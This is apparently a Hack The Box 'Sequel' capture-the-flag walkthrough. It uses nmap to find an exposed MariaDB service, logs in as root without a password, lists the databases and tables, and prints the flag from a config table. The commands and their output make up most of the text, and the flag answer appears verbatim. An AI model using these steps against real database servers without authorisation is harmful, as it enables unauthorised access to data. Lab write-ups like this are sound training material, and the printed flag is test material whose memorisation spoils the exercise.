


# Tier 1 - Sequel

In this box, we will be navigating the database to retrieve the flag.

## Enumeration

Using nmap we will scan the target for open ports and services.

```
sudo nmap -sC -sV {target_ip}
```



```
Nmap scan report for 10.129.18.237
Host is up (0.080s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
3306/tcp  open  mysql?
mysql-info:
  Protocol: 10
  Version: 5.5.5-10.3.27-MariaDB-0+deb10u1
  Thread ID: 94
  Capabilities flags: 63486
  Some Capabilities: LongColumnFlag, IgnoreSpaceBeforeParenthesis, SupportsCompression, Speaks41ProtocolNew, SupportsTransactions, FoundRows, InteractiveClient, ODBCClient, Speaks41ProtocolOld, IgnoreSigpipes, Support41Auth, DontAllowDataBaseTableColumn, ConnectWithDatabase, SupportsLoadDataLocal, SupportsMultipleStatements, SupportsAuthPlugins, SupportsMultipleResults
  Status: Autocommit
  Salt: 2nT:elqp]bSYD+F'2sr'
  Auth Plugin Name: mysql_native_password

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 203.14 seconds
```

We can see that port 3306 is open running mysql.

## Foothold

We need to install mysql and mariadb in our local machine in order to communicate with the data base.

To do so:

```
sudo apt update && sudo apt install mysql*
```

To connect to the data base we will use:

```
mysql -h {target ip} -u root
```

h : Connect to host.

-u : User for log-in if not

```
l--- [*]$ mysql -h 10.129.18.237 -u root
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 103
Server version: 10.3.27-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

The commands we will be using are below.

SHOW databases; : Prints out the databases we can access.

USE {database\_name}; : Set to use the database named {database\_name}

SHOW tables; : Prints out the available tables inside the current database.

SELECT \* FROM {table\_name}; : Prints out all the data from the table.

Using the SHOW command to show us the database.

```
SHOW databases;
```

```
MariaDB [(none)]> SHOW databases;
+-----+
| Database |
+-----+
| htb      |
| information_schema |
| mysql    |
| performance_schema |
+-----+
4 rows in set (0.079 sec)

MariaDB [(none)]>
```

We will now 'select' the htb database. By 'selecting' we are selecting it to be actively interacted with. To select a database use the "USE" command.

```
USE htb;
```

```
MariaDB [(none)]> USE htb;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [htb]>
```

To check tables we will use:

```
SHOW tables;
```

```
MariaDB [htb]> SHOW tables;
+-----+
| Tables_in_htb |
+-----+
| config        |
| users         |
+-----+
2 rows in set (0.077 sec)

MariaDB [htb]>
```

To check tables we will use :

```
SELECT * FROM {table_name}
```

```
SELECT * FROM config
```

```
SELECT * FROM config' at line 1
MariaDB [htb]> SELECT * FROM config;
+----+-----+-----+
| id | name                | value                                     |
+----+-----+-----+
| 1  | timeout              | 60s                                      |
| 2  | security              | default                                 |
| 3  | auto_logon            | false                                  |
| 4  | max_size              | 2M                                      |
| 5  | flag                  | 7b4bec00d1a39e3dd4e021ec3d915da8      |
| 6  | enable_uploads        | false                                  |
| 7  | authentication_method | radius                                  |
+----+-----+-----+
7 rows in set (0.081 sec)

MariaDB [htb]>
```

We can see the data stored in Flag.